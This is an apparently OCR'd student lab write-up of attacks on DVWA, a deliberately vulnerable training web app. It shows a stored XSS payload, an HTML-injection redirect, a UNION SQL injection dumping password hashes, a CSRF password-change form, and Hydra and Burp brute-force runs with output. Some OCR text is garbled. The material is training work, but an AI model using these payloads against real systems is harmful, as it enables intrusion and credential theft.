
Name: test
Message: This is a test comment.

Name: Test
Message: alert(\'1\')

More info

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>…</head>
  <body class="home">
    <div id="container">
      <div id="header">…</div>
      <div id="main_menu">…</div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return validate_form(this)">
              <table width="550" cellspacing="1" cellpadding="2" border="0">
                <tbody>
                  <tr>
                    <td width="100">Name *</td>
                    <td>
                      <input name="txtName" type="text" size="45" maxlength="80">
                    </td>
                  </tr>
                  <tr>…</tr>
                  <tr>
                    <td width="100"> </td>
                    <td>…</td>
                  </tr>
```

Lab 8: After expanding the Name field size above, run the exploit (113)



192.168.10.130/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

192.168.10.130
GAME-OVER!!
OK

Name: test
Message: This is a test comment.


Name: Test
Message: alert(\'1\')

Name:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>…</head>
  <body class="home">
    <div id="container">
      <div id="header">…</div>
      <div id="main_menu">…</div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return validate_form(this)">
              <table width="550" cellspacing="1" cellpadding="2" border="0">
                <tbody>
                  <tr>
                    <td width="100">Name *</td>
                    <td>
                      <input name="txtName" type="text" size="30" maxlength="10">
                    </td>
                  </tr>
                  <tr>…</tr>
                  <tr>…</tr>
                </tbody>
              </table>
            </form>
```


```
Uncaught ReferenceError: checkForm is not defined
```

Lab 9: Use HTML Injection to redirect webpage to SCC on Windows VM (114)



```
<meta http-equiv="refresh" content="0; url=http://stchas.edu" />
```

Lab 10: Use SQL Injection to determine the password for user Hack Me (115)



Vulnerability: SQL Injection

User ID:


```
ID: 2' union SELECT concat(user_id, ':' , first_name, ':' ,last_name), concat(user, ':' ,password) FROM dvwa.users -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT concat(user_id, ':' , first_name, ':' ,last_name), concat(user, ':' ,password) FROM dvwa.users -- '
First name: 1:admin:admin
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' union SELECT concat(user_id, ':' , first_name, ':' ,last_name), concat(user, ':' ,password) FROM dvwa.users -- '
First name: 2:Gordon:Brown
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: 2' union SELECT concat(user_id, ':' , first_name, ':' ,last_name), concat(user, ':' ,password) FROM dvwa.users -- '
First name: 3:Hack:Me
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' union SELECT concat(user_id, ':' , first_name, ':' ,last_name), concat(user, ':' ,password) FROM dvwa.users -- '
First name: 4:Pablo:Picasso
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' union SELECT concat(user_id, ':' , first_name, ':' ,last_name), concat(user, ':' ,password) FROM dvwa.users -- '
First name: 5:Bob:Smith
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection


PASSWORD MD5 HASH 8d3533d75ae2c3966d7e0d4fcc69216b = CHARLEY

Lab 11: Display the changes in csrf.html file in the CSRF attack (116)




```
GNU nano 6.4                         csrf.html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

        <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Cross Site Request Forgery (CSRF)</title>

        <link rel="stylesheet" type="text/css" href="main.css" />

        <link rel="icon" type="\image/ico" href="favicon.ico" />

        <script type="text/javascript" src="dvwaPage.js"></script>

    </head>

    <body class="home">
        <div id="container">

            <div id="header">

                <img src="logo.png" alt="Damn Vulnerable Web App" />

            </div>

            <div id="main_menu">

                <div id="main_menu_padded">
                <ul><li onclick="window.location='../../.'" class=""><a href="../../.">Home</a></li><li onclick="window.location='../../instructions.php'" class=""><a hre>
                </div>

            </div>

            <div id="main_body">


<div class="body_padded">
    <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>

    <div class="vulnerable_code_area">

    <h3>Change your admin password:</h3>
  <br>
  <form action="http://192.168.10.130/dvwa/vulnerabilities/csrf/" method="GET">   New password:<br>
  <input type="password" AUTOCOMPLETE="off" name="password_new" value="password"><br>
  Confirm new password: <br>
  <input type="password" AUTOCOMPLETE="off" name="password_conf " value="password">
  <br>
  <input type="submit" value="Change" name="Change">
  </form>

                       [ Read 89 lines ]
^G Help    ^O Write Out  ^W Where Is  ^K Cut    ^T Execute  ^C Location    M-U Undo  M-A Set Mark  M-] To Bracket  M-Q Previous  ^B Back
^X Exit    ^R Read File  ^\ Replace   ^U Paste  ^J Justify  ^/ Go To Line  M-E Redo  M-6 Copy      ^Q Where Was    M-W Next      ^F Forward
```

Lab 12: Use Hydra to brute force the login for DVWA (117)




```
┌──(bceecee㉿ BeeCee)-[~]
└─$ hydra 192.168.10.130 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L usernames.txt -P passwords.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)          at 2022-11-02 02:56:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:6/p:10), ~4 tries per task
[DATA] attacking http-post-form://192.168.10.130:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed
[80][http-post-form] host: 192.168.10.130 login: Admin  password: password
[80][http-post-form] host: 192.168.10.130 login: admin  password: password
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-02 02:56:49
```

Lab 13: Use Hydra to brute force the login to DVWA with cookies (118)



```
┌──(bceecee㉿ BeeCee)-[~]
└─$ hydra 192.168.10.130 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=incorrect.:H=Cookie:
security=low PHPSESSID=b45d7f5c1f58870f15cfa2220376fec1" -L usernames.txt -P passwords.txt
hydra 192.168.10.130 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H-Cookie security=low; PHPS
ESSID=b45d7f5c1f58870f15cfa2220376fec1" -L usernames.txt -P passwords.txt

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)              2022-11-02 04:41:01
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2              p:2), ~1 try per task
[DATA] attacking http-get-form://192.168.10.130:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=incorrect.:
H=Cookie:  ecurity=low PHPSESSID=b45d7f5c1f58870f15cfa2220376fec1
[ERROR] no valid optional parameter type given: F
Hydra v9.4 (c) 2022 by van Hauser/THC & David Macie              e do not use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-02 04:41:02
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking http-get-form://192.168.10.130:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H-Cookie
rity=low; PHPSESSID=b45d7f5c1f58870f15cfa2220376fec1
[80][http-get-form] host: 192.168.10.130   login: admin   password: password
[80][http-get-form] host: 192.168.10.130   login: admin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra)              2022-11-02 04:41:02

┌──(bceecee㉿ BeeCee)-[~]
```

Lab 14: Use BurpSuite Intruder to brute force login credentials (119)



Burp Suite Community Edition v2022.8.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Save Options [Pro version only]
Find out more
Start attack
3. Intruder attack of http://192.168.10.130 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Request 1 Response 1 Request 2 Response 2
Pretty Raw Hex Render
Search...
0 matches
Finished
Clear
Add
Enter a new item
Match type: Simple string
Regex

This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Redirect...	Timeout	Length	Comment
64	admin	Goterrrr	200	□	1	□	1638	
65	passo32	password	200	□	1	□	1638	
66	heclker	password	200	□	1	□	1638	
67	ADMIn	password	200	□	1	□	4894	
68	sjyker	password	200	□	1	□	1638	
69	adami	password	200	□	1	□	1638	
70	tryhack	password	200	□	1	□	1638	
71	!@#3	password	200	□	1	□	1638	
72	admin	password	200	□	1	□	4894	

```
installed it.</p>

  <h2>General Instructions</h2>

  <p>The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.</p>
</div>
        <br />
        <br />
        <div class="body_padded"><div class="message">You have logged in as 'admin'</div></div>

      </div>

      <div class="clear">
      </div>

      <div id="system_info">
        <div align="left"><b>Username:</b> admin<br /><b>Security Level:</b> low<br /><b>PHPIDS:</b> disabled</div>
      </div>

      <div id="footer">

        <p>Damn Vulnerable Web Application (DVWA) v1.0.7</p>
```

stack
access
directory
file
not found
unknown

The video contains a syntax error. Use troubleshooting skills to figure it out.